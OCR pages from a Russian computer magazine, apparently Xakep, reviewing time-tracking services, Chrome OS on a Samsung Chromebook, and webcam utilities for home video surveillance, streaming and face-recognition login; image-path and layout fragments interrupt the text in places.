
https://www.timecamp.com

Цена: от 6 $ в месяц

Функциональность TimeCamp пересекается с Yaware и RescueTime. Но есть у этого сервиса важное преимущество — возможность переключения между ручным и автоматическим режимами. Делается это парой кликов в меню виджета. Также виджет будет полезен при создании задач и подзадач, расставлении ключевых слов. Задачи можно ассоциировать с видами активности (куда входят сайты и приложения), добавлять их в календарь и тем самым детализировать статистику.

Обратимся к собственно мониторингу. Выбрав нужный период времени, в информационной панели (Dashboard) ты узнаешь, какие инструменты чаще всего использовались для работы, плюс получишь информацию о времени, затраченном на проекты. Также на этой странице отображается общая производительность (она фигурирует под названием tool usage), среднее время работы и отдыха. Более подробно эффективность работы обозначена в разделе Reports → Efficiency. Здесь, помимо рейтинга продуктивных и отвлекающих видов деятельности, доступна кривая твоей работоспособности, которая, впрочем, может быть и вполне прямой. Управление категориями приложений и сайтов возможно в разделе Categories, в соседнем Activities можно дать оценку продуктивности каждому элементу списка индивидуально.


Из других разделов, связанных с отчетностью, — Away Time (время отсутствия). TimeCamp записывает время неактивности — период, когда с твоей стороны не было движений мыши и нажатий клавиатуры. По возвращении к рабочему месту тебе будет предложено пояснить причину



отсутствия. Цели (Goals) имеют стандартную функциональность и создаются на основе простых правил.

Наиболее общая информация представлена в разделе Attendance: время работы и отсутствия, количество рабочих дней и комментарии о том, что было сделано за день. Сводная инфа, удобная для экспорта и просмотра менеджером проектов.

Резюме. TimeCamp сочетает в себе удобный веб-интерфейс и отличную функциональность. Важно то, что сервис поддерживает несколько режимов работы и позволяет не только вести статистику посредством автомониторинга, но и вносить в нее коррективы самостоятельно.



ЗАКЛЮЧЕНИЕ

Хотя все рассмотренные сервисы выполняют похожие задачи, они имеют различную начинку. Условным лидером, по сочетанию полезных функций, можно назвать программу ManicTime. В первую очередь, она предоставляет максимально детальную статистику по использованию сайтов и приложений. Приложение Motivate Clock удобно в обращении, позволяет создавать несложные отчеты с закрытыми глазами. TimeSnapper совмещает в себе инструментарий для создания быстрых отчетов и запись снимков экрана. RescueTime следует отметить как самый быстрый онлайн-сервис, Yaware — порекомендовать как всецело русскоязычный продукт, TimeCamp можно считать наиболее функциональным решением.



19 Как поживает 24 Chrome OS

Опыт работы с облачной системой Google

Ковыряться в продуктах Google — удивительное занятие. Тебя просто не покидает ощущение, будто перед тобой что-то совершенно новое и необычное, результат труда запредельно умных ребят. И при этом ты можешь понятия не иметь, зачем эта штука нужна и решает ли она хоть какую-то проблему в твоей жизни. В чем-то это применимо и к Chrome OS. Насколько — давай разберемся.

Примерно два года назад, когда Chrome OS только вышла, появилось множество обзоров, написанных под впечатлением от того, что авторы увидели в окне виртуальной машины. И большинство обзоров укладываются в универсальную формулу: «Chrome как Chrome, Gmail, Google Docs и Evernote на месте». Потом появились ноутбуки и даже десктопы под управлением Chrome OS, включая два поколения устройств от Acer, HP и Samsung, а также запредельно дорогой Chromebook Pixel от самой Google. Но формула осталась на месте. Справедливо ли?

Сейчас Chrome OS занимает примерно четверть рынка бюджетных (до 300 долларов) ноутбуков в США. Пул производителей устройств постоянно расширяется, продукты на новой ОС выпускает или собирается выпустить вся пятерка лидеров рынка (Lenovo, HP, Dell, Acer и ASUS, если верить рейтингу IDC). Наконец, этой осенью также HP, Acer и Samsung представили первые официальные Chromebook и для России.

В центре этой статьи — сама ОС, поэтому для тестов мы взяли не самый новый девайс — Samsung Chromebook. В США этот ноутбук вышел в прошлом году, а в декабре этого он выйдет и на российский рынок по цене в 11 990 рублей. В этом году его место занял HP Chromebook 11, однако в основе обеих железок лежит один и тот же чипсет Samsung Exynos, разница заключается, скорее, в дизайне и батарее. Поэтому для наших задач он подойдет идеально.

У Samsung получился довольно интересный девайс. Благодаря ARM-процессору и флеш-памяти у Chromebook вообще не осталось подвижных частей, и система работает абсолютно бесшумно и при этом намного быстрее, чем любой ноутбук этого ценового уровня. Пробуждение из сна происходит мгновенно, что действительно впечатляет. Загружается система также за считаные секунды. И, повторюсь, это не мощный Intel Core, а довольно обычный (по современным меркам даже устаревший) двухъядерный Exynos.

Еще один момент, выгодно отличающий хромбук от нетбуков, — полноразмерная клавиатура и тачпад. Помимо этого, тут есть USB 3.0 (плюс один порт USB 2.0), полноразмерным HDMI-выходом и SD-разъемом. В нашей конфигурации также был встроенный 3G-модем. Порт Ethernet не предусмотрен.

По качеству сборки и материалам Chromebook — крепкий середнячок. Если твой ноутбук стоит дороже хотя бы 30–35 тысяч, ты точно найдешь, к чему прикопаться: к не самому яркому экрану, к дребезжащим на высокой громкости колонкам, к пластиковому корпусу с ненавистными шторками на разъемах. Но в своем классе все более чем на уровне — ничего не скрипит и не прогибается, экран не продавливается.

В конечном счете ощущения от железки крайне позитивные. Ноутбук не издает ни единого звука и не греется, мало весит, компактен. Давай перейдем к самому интересному — к софту.



Илья Илембитов
ilembitov@real.xakep.ru

KARMA IS A BITCH

Сразу после первого запуска меня ждал очень неприятный сюрприз. После того, как я вбил настройки учетки и Wi-Fi, система загрузилась и стала вести себя абсолютно непредсказуемо. В среднем каждые 10–15 минут все падало и перезагружалось, иногда по два-три раза подряд. Я подумал — наверно, у ноутбука была тяжелая судьба, тестовая версия операционки, все такое. Запустил на основном ноутбуке утилиту для восстановления, создал специальную флешку и полностью восстановил с нее заводское состояние Chromebook.


Не помогло. Полез искать причину в интернете, в результате чего выяснил, что такое часто случается с Chrome OS, вне зависимости от системы и версии операционки. Дело оказалось... в конфликтующих расширениях браузера. Чтобы убедиться, что проблема не в неисправном железе, нужно загрузиться в гостевом режиме и проверить, нормально ли работает система без расширений. После этого необходимо отключить в своем аккаунте все сторонние расширения (они синхронизируются с другими твоими браузерами, поэтому они включены в Chrome OS с самого начала) и перезагрузиться. Затем надо по одному включать нужные тебе аддоны и перезагружаться, пока не выявишь проблемный. Как думаешь, в каком аддоне крылась проблема? В Adblock, блокировщике баннеров и контекстной рекламы. Видишь ли, Chrome OS не очень нравится, когда ты лишаешь Google части дохода.

Так и вижу сцену: Сергей Брин заходит в комнату отдела разработки Chrome OS. Берет в руки громкоговоритель и произносит: «Минуточку внимания! Господа, прошу выслушать меня. Настал тот момент, которого мы все так долго ждали. Давайте отыграемся на этих уродах. От всей души отыграемся. Пусть у них комп перегружается каждые пять минут». Буря оваций и одобрительных криков.

Я, конечно, утрирую: не у всех пользователей Adblock возникают подобные проблемы, да и едва ли Google стали бы сознательно нарушать работу этого расширения. Но это не отменяет того, что Chrome OS совместима не со всеми расширениями для обычного Chrome. Очевидно, что в ближайшем будущем разработчики расширений не начнут тестировать свои продукты специально для этой ОС, так что Google нужно что-то решать. Добавим сюда еще тот факт, что Chrome Web Store («магазин» расширений и веб-приложений Google) еще более либерален, чем Google Play, — тут даже поисковики для торрентов легко могут оказаться в категории Featured, а уж сильной модерации и QA точно нет (кроме автоматизированной системы поиска малвари .

ВРЕМЯ ОПРЕДЕЛИТЬСЯ

В этом году в Chrome OS сделали самое радикальное изменение — добавили нормальный оконный менеджер Aura с панелью задач и своеобразным меню «Пуск». Однако до полноценного десктопа еще далеко. Мешает концептуальность.



↙ **Вот так теперь выглядит рабочий стол**

↘ **Samsung Chromebook во всей красе**

Chrome OS родилась из идеи о том, что пользователь может решать любые свои задачи в браузере. Для любого дела найдется специальный веб-сервис. Однако очевидно, что, когда у тебя абсолютно все находится внутри браузера, чувствуешь себя не очень комфортно.

Например, возьмем такую ситуацию: ты пишешь текст или код, а в браузере у тебя находится необходимая информация. Я постоянно ловил себя на мысли, что хотел бы, чтобы текстовый редактор и справочная инфа были отделены друг от друга. Как минимум потому, что тогда для переключения достаточно <Alt + Tab>. Если же у тебя все находится в разных вкладках браузера, переключение происходит по <Ctrl + Tab> и логика переключения вкладок отличается от переключения между приложениями. По нажатию <Alt + Tab> тебя всегда будет ждать приложение, с которым ты работал последним, а вот <Ctrl + Tab> переключает вкладки по очереди.

К раскладке клавы нужно привыкнуть. Вместо «Пуска» — большая кнопка с лупой на месте CapsLock. Ctrl и Alt просто конского размера. Зачем-то есть отдельные кнопки «Вперед/назад» и «Обновить страницу», но нет мультимедийных клавиш.

Многим приложениям не хватает нормального полноэкранного режима, ведь адресная строка, закладки и другие элементы управления здесь не нужны (а это занимает ценное экранное пространство). Кстати, на клавиатуре даже есть специальная кнопка для разворачивания окна на полный экран, но она разворачивает весь браузер, а не только вкладку. Однако появляются и standalone-приложения, например, планировщик Wunderlist.

Кроме того, приложениям не хватает других привычных элементов. Например, можно было бы использовать на панели задач иконки, показывающие статус (на манер iOS или Metro): количество непрочтенных писем в почте, название проигрываемой песни в Google Music и так далее. Кстати, на клавиатуре нет мультимедийных клавиш, так что переключить песню можно только в самом окне сервиса.

По факту же сейчас единственным, что было по умолчанию вынесено в отдельное приложение, оказался файловый менеджер. Другой пример того, что стоило бы вынести в отдельное приложение, — это системные настройки. Видимо, разработчики решили, что раз браузер — главный герой Chrome OS, то любые настройки тоже должны находиться там. С появлением оконного менеджера стало чуть попроще, так как на настройки можно выйти через главное меню или через трей. Однако все равно сложно привыкнуть, что Wi-Fi, клавиатура и другие общесистемные настройки закопаны в браузере. Кроме того, настройки вообще никак не рубрицированы.



МАЛЕНЬКИЙ HINT

Если нажать <Ctrl + Alt + ?>, появится интерактивная шпаргалка с клавишесочетаниями. Напоминает утилиту Cheatsheet для OS X.

Однако над оконным менеджером явно продолжается активная работа. Сейчас он уже умеет быстро делить экран между несколькими приложениями (на манер Windows), а в тестовой версии Chrome OS недавно появился режим быстрого просмотра открытых окон а-ля Expose (OS X).

Кстати, для полной радости в тестовых версиях Chrome OS еще недавно появился локальный офисный пакет QuickOffice. До того как Google купил разработчиков этой среды, она считалась одной из лучших для Android. Так что создатели Chrome OS явно идут на компромисс.

ПРИЛОЖЕНИЯ


Конечно, далеко не все приложения в Chrome Web Store действительно рассчитаны на полноценное применение. Скажем, клиент Dropbox — это просто ярлык на веб-версию, способную хранить отдельные файлы в памяти компьютера.

Однако многие приложения действительно имеют полноценный интерфейс и неплохую функциональность. Довольно интересно реализовано хранение файлов — приложения могут сохранять документы прямо на диске ноутбука, но все его содержимое в любом случае синхронизируется с Google Drive (а любые файлы из него можно пометить для постоянной синхронизации с локальным диском). Правда, если открывать файлы через файл-менеджер, можно столкнуться с трудностями. Система умеет ассоциировать форматы с совместимыми приложениями, но вот настроить список этих приложений нельзя. Например, я написал текст в редакторе WriteBox, но в файловом менеджере этот файл можно было открыть либо в Google Docs, либо в редакторе Text (который у меня действительно стоял), либо в редакторе Zoho Writer (которого у меня вообще не было). Как открыть его в том же редакторе, в котором я его создал?

Очевидный вопрос — что происходит, если нет подключения к Сети? Удивительно, но хуже всего с этим справляются собственные приложения Google. Например, в Google Docs по умолчанию офлайн-режим вообще недоступен. Нужно залезть в настройки веб-сервиса, выбрать там соответствующий пункт, после чего будут синхронизированы документы, и только тогда Google Docs сможет работать с ними без подключения. А офлайн-режим Gmail — это вообще отдельное приложение, отдаленно похожее на мобильную веб-версию сервиса. В Google Music же возможности синхронизации песен нет вообще.

При этом сторонние приложения часто отлично поддерживают офлайн. Например, текстовый редактор WriteBox, в котором писался этот текст, спокойно запускался из офлайна и подгружал любые созданные им документы. Если отключить интернет,


ПРИЛОЖЕНИЯ



PLEX

goo.gl/09kdfC


Довольно популярное решение для медиацентра официально поддерживается и в Chrome OS. Конечно, для работы серверной части понадобится дополнительный компьютер (желательно именно ПК, а не NAS), на котором будет храниться твоя музыка и кино. Но функциональность у Plex огромная, и работать с домашней коллекцией в нем очень удобно.



WRITEBOX

goo.gl/QakuGL

Очень неплохой минималистичный текстовый редактор с поддержкой Markdown (в котором сдаются все статьи в нашем журнале). Умеет работать без подключения к Сети, поддерживается Dropbox. В общем, для работы с текстом мне понравился куда больше, чем Google Docs. Еще один неплохой текстовый редактор с поддержкой Markdown и офлайн-режима — Textdown (goo.gl/6D7fDR).



CLOUD9

goo.gl/LpPjxr

Одна из самых известных облачных IDE. Поддерживает JS, PHP, Ruby, Python (подсветка синтаксиса доступна для 45 языков). Более подробно было рассказано в статье «В мире заоблачных IDEй» в майском номере. Ну а здесь я ограничусь тем, что посоветую обратить внимание на ShiftEdit (goo.gl/njT58u) и более легковесный SourceKit (goo.gl/QoHKWw).

работа продолжалась, но с одним «но» — сделанные изменения в документе из облака нельзя сохранить, пока нет подключения к Сети. Многим приложениям в Chrome OS не хватает буферного режима, который позволял бы приложениям хранить изменения в локальной памяти до тех пор, пока их нельзя запушить в облако (хотя с точки зрения самой ОС это возможно).

В общем и целом, для офлайн-работы было сделано много, но недостаточно. Не хватает полной уверенности, что, если пропадет интернет, ты сможешь открыть файл, с которым сегодня уже работал, или что то или иное приложение будет предсказуемо работать без подключения к Сети. Хотя, конечно, на ноутбуке со встроенным 3G это не такая большая проблема. Сложности могут возникнуть разве что в самолете, в метро или за пределами города.


Также отдельная песня — то, как Chrome OS поддерживает различные локальные файлохранилища (SMB, NFS, FTP). Если напечатать самый емкий термин, обозначающий отношение разработчиков к локальным сетям, то у нашего журнала отберут лицензию. VPN, кстати, поддерживается, но далеко не весь — например, нужного мне PPTP не было. Зато в Chrome Web Store есть сразу несколько RDP-клиентов.

В целом мне удалось найти веб-сервисы для большинства задач, которые вообще уместно решать на таком устройстве. Не хватает разве что полноценного Skype (IM+ поддерживает обмен сообщениями, конечно, но не очень стабильно).

РЕЗЮМЕ

В целом ощущения от Chrome OS оказались более чем смешанными. В качестве единственного устройства Chromebook точно не годится, но это было понятно сразу. А вот в качестве недорогого мобильного компаньона — вполне. Повторюсь, что у системы есть уникальные для этого ценового диапазона особенности, вроде высокой скорости, нормальной клавиатуры и довольно высокой надежности (если не считать инцидент с Adblock). Кроме того, функционала Chrome OS действительно хватает для такого компьютера. А если принять во внимание начинающих пользователей — так уж тем более. Ну и не стоит забывать, что сама операционная система развивается очень динамично, что бы кто ни говорил.

Пожалуй, самое интересное — вопрос, что случится раньше: Google допилит Chrome OS или же ноутбуки упадут в цене настолько, что система за 250 долларов перестанет быть в диковинку? Или же мы действительно перейдем на планшеты? Ты, например, знал, что с каждой новой версией iOS поддерживает все больше клавишесочетаний? ⌶



CHROME SHELL
в стандартной поставке
Терминал, доступный в Chrome OS после включения «режима разработчика» в настройках браузера. Чтобы перейти в него, достаточно набрать <Ctrl + Alt + T>. Собственно, единственное применение — SSH. Дело в том, что терминал не имеет доступа к файловой системе, поэтому копировать файлы с его помощью не удастся.

ЖЕЛЕЗО



Пожалуй, самый логичный форм-фактор для Chrome OS — это маленькие ноутбуки за 250 долларов. Помимо героя сегодняшнего повествования и родственного ему HP Chromebook 11, стоит отметить еще и Acer c720 (на фото). Эта модель интересна тем, что за все те же 250 долларов оснащена процессором Intel Celeron 2955U (Haswell) и заметно обходит ARM-варианты по скорости. А вот все остальные форм-факторы для Chrome OS пока выглядят странно. Давай посмотрим на примеры.

HP CHROMEBOOK 14
Крупноформатный ноутбук с Chrome OS: 14-дюймовый экран и вес в 1,85 кг. В отличие от 11-дюймовой модели HP здесь тоже стоит процессор Intel. С ограниченной функциональностью можно смириться, когда речь идет о мобильном устройстве, но вот с полновесным компьютером такая логика не работает.





CHROMEBOX
Еще более странное решение — десктоп на базе Chrome OS. С одной стороны, конечно, тут точно нет проблем с интернетом. С другой стороны, за 329 долларов можно спокойно найти или собрать десктоп (не неттоп!). В общем, неудивительно, что больше десктопов на Chrome OS не выходило.

CHROMEBOOK PIXEL
Самый известный и странный продукт на базе Chrome OS. 13-дюймовый сенсорный экран с разрешением 2560 на 1700 точек (соотношение сторон 3:2). Intel Core i5 и 4 ГГб ОЗУ. Металлический корпус, подсветка клавиатуры. Стоит от 1300 долларов. Зачем нужен Pixel, за пределами Google не знает никто.



Видимый результат



Полезные утилиты для веб-камеры

В этом небольшом обзоре мы рассмотрим несколько полезных утилит для твоей веб-камеры. Мы разберемся, как организовать видеонаблюдение, как транслировать веб-камеру в интернет и даже как сделать сигнализацию собственными руками.



Рис. 1. Выбор лицензии

Денис Колисниченко
dhsilabs@gmail.com

ДЕЛАЕМ СИСТЕМУ ВИДЕОНАБЛЮДЕНИЯ И ТРАНСЛИРУЕМ ВИДЕО В ИНТЕРНЕТ

Поставим реальную задачу. Представь, что есть склад, офис или еще какое-то производственное помещение. Нужно организовать за ним видеонаблюдение и сделать трансляцию видео в интернет, чтобы ты (будем надеяться, что это будешь только ты, а не все желающие) смог наблюдать за своим бизнесом, находясь даже дома. Можно, конечно, посмотреть на задачу и с другой стороны. У тебя есть частный дом, и тебе хочется знать, что происходит в разных уголках твоей фазенды, например во дворе, возле гаража, на въезде... Конечно, ты хочешь наблюдать за своим имением из офиса или же из отеля где-то на Мальдивах.

Организовать систему видеонаблюдения можно с помощью разных программ. Действительно, таких программ довольно много. Сегодня мы рассмотрим webcam 7 и webcamXP: обе программы можно использовать как для организации видеонаблюдения, так и для трансляции видео в интернет. Единственная разница между ними — webcamXP использует технологию Windows Media, а webcam 7 — FLV Player, также в webcam 7 добавлена возможность записи видео MJPEG со звуком, то есть теперь ты можешь не только видеть, но и слышать (если, конечно, камера оснащена качественным микрофоном).

Итак, webcam 7 Pro — многофункциональная программа для работы с веб-камерами. Конек программы — поддержка записи и передачи потокового видео с нескольких камер одновременно, причем программа поддерживает как IP-камеры, так и USB-камеры. Программа условно бесплатная, о стоимости ты можешь узнать на сайте разработчика (см. врезку «Ссылки»), но она может работать и в бесплатном режиме (Free). В Free-режиме программа поддерживает до двух видеоисточников, то есть можно подключить всего две камеры. С одной стороны, это мало. С другой (если у тебя квартира) — вполне достаточно. Одну камеру размещаешь у входной двери, а вторая будет внешняя — она будет наблюдать за парковкой, чтобы ты знал, что происходит с твоим автомобилем.

Если две камеры мало, тогда придется купить или Private-лицензию (поддержка до четырех источников) или PRO (неограниченное число источников). Также неограниченное число источников поддерживается в лицензии PRO Trial, но в таком режиме программа проработает всего 21 день. При запуске программа предлагает выбрать лицензию (рис. 1).

Добавить видеоисточник можно, щелкнув по «его месту» правой кнопкой мыши и выбрав тип видеоисточника и сам видеоисточник. На рис. 2 показаны мои PCI/USB-устройства видеозахвата. На рис. 3 можно увидеть программу в действии. Второй источник еще не успел загрузиться, но он уже добавлен. Кстати, у программы есть русский интерфейс, язык выбрать можно с помощью меню Language.

Программа автоматически запускает встроенный веб-сервер на порту 8080. Этот сервер используется для трансляции видео в интернет. Просто введи в браузере http://IP-адрес:8080 и увидишь трансляцию видео с первого источника (рис. 5). Выбрать источник позволяет список Source. Конечно, нужно настроить надлежащим образом брандмауэр на компе (на разрешение входящего соединения на порт 8080) и роутере.

В разделе «Веб/Вещание» (Web/Broadcast) (рис. 4) можно наблюдать за работой встроенного веб-сервера, также можно остановить его, чтобы прекратить трансляцию онлайн (кнопка Disable).

Программа webcam 7 оснащена также датчиком движения. При обнаружении движения в контролируемом помещении прозвучит звуковой сигнал, придет оповещение по email или запустится выбранное в настройках программы приложение. Теоретически эту программу можно использовать и для создания сигнализации, но для этих целей мы будем использовать другую программу.

СИГНАЛИЗАЦИЯ СВОИМИ РУКАМИ

iSpy — очень приятная программа, с помощью которой можно организовать сигнализацию. Программу можно использовать для охраны любых помещений — квартиры, склада, офиса... При обнаружении активности в отслеживаемом помещении iSpy может отправить сообщение по электронной почте или SMS. В этом и есть основное отличие от webcam 7, которая умеет отправлять только сообщения по электронной





Рис. 2. Выбор устройства видеозахвата

Рис. 3. Программа в действии



СИСТЕМА СЛЕЖЕНИЯ И ОБЫЧНЫЙ ВИДЕОЗАХВАТ

Иногда есть необходимость не в сигнализации, а просто в системе слежения и в постоянном захвате видео с камеры. В этом случае можно использовать или iSpy, или любую другую программу захвата видео, например FrameCapture.

FrameCapture — это программа, сочетающая в себе функции видеонаблюдения и общения в веб-чатах. Программа очень простая, поэтому, возможно, тебе она не понравится. Любителям чего-то сложнее можно порекомендовать программы AVS Video Recorder и Webcam Screen Video Capture.

Первая программа позволяет записывать видео с веб-камер, DV-, MiniDV-, VHS- и HD-видеокамер, ТВ-тюнеров и других доступных источников видео. Программу можно использовать не только для записи видео с веб-камеры, но и для оцифровки видеокассет. Конечно, полноценная система наблюдения из нее не получится, разве что у тебя всего одна камера и тебе нужно постоянно записывать с нее видео. Зато программа абсолютно бесплатна и теперь ты знаешь, чем можно оцифровать завалявшиеся видеокассеты. Только не забудь прикупить тюнер!

А вот программа Webcam Screen Video Capture более функциональна. Она позволяет записывать видео со звуком с веб- и IP-камер, цифровых камер, карт захвата и других видеоисточников. Программа обладает большим количеством настроек и позволяет сохранять видео в форматах AVI, MP4, FLV, WMV, MKV. Также поддерживается захват скриншотов с веб-камеры, как в однократном режиме, так и в режиме серийной съемки. Еще одной полезной функцией программы является возможность изменения яркости, контрастности, насыщенности и добавления текста на видео. Возможностей у программы очень много, и самое приятное в том, что она бесплатна.

АВТОРИЗАЦИЯ С ПОМОЩЬЮ ВЕБ-КАМЕРЫ

Встроенную веб-камеру твоего ноутбука можно использовать не только для общения в Skype, но и для авторизации в системе. Довольно удобно — пароль уже не понадобится. Все, что нужно, — это удобно усесться в кресле перед своей веб-камерой для авторизации.

Для авторизации по веб-камере можно использовать программное обеспечение VeriFace. Это разработка Lenovo, устанавливается на ноутбуках этого производителя. Однако в Сети есть сообщения о том, что использование этой программы небезопасно, поскольку ее можно обмануть, предоставив твою фотографию.



WWW

webcam 7 Pro:
webcamxp.com/download.aspx

webcamXP:
webcamxp.com/download.aspx

iSpy:
ispyconnect.com/download.aspx

Flutter:
https://itunes.apple.com/us/app/flutter/id522248613?mt=12

FrameCapture:
briok.com

AVS Video Recorder:
avs4you.com/ru/AVS-Video-Recorder.aspx

Webcam Screen Video Capture:
webcamscreencapture.com

Luxand Blink!:
luxand.com/blink

Veriface:
support.lenovo.com/ru_UA/downloads/detail.page?DocID=DS012636

Иногда есть необходимость просто в системе слежения и в постоянном видеозахвате видео с камеры. В этом случае можно использовать или iSpy, или любую другую программу захвата видео

Аналогичная проблема, как сообщается, есть и в программе Luxand Blink!, однако разработчики уверяют, что все возможные проблемы они исправили и гарантируют возврат заплаченных средств в течение 90 дней (если программа тебе не понравилась за три месяца использования, ты можешь вернуть обратно свои деньги).

Чуть выше была упомянута программа от Lenovo. Аналогичные программы есть у Toshiba — Toshiba Face Recognition и Asus — Asus SmartLogon. По существу, все эти программы однотипные. Они сравнивают попавшее в фокус фотокамеры лицо с ранее сделанной фотографией пользователя. Если лицо распознано, то предоставляется доступ в систему. К сожалению, проблемы у всех таких программ тоже однотипные. Они не могут понять, человек перед камерой или его фотография.

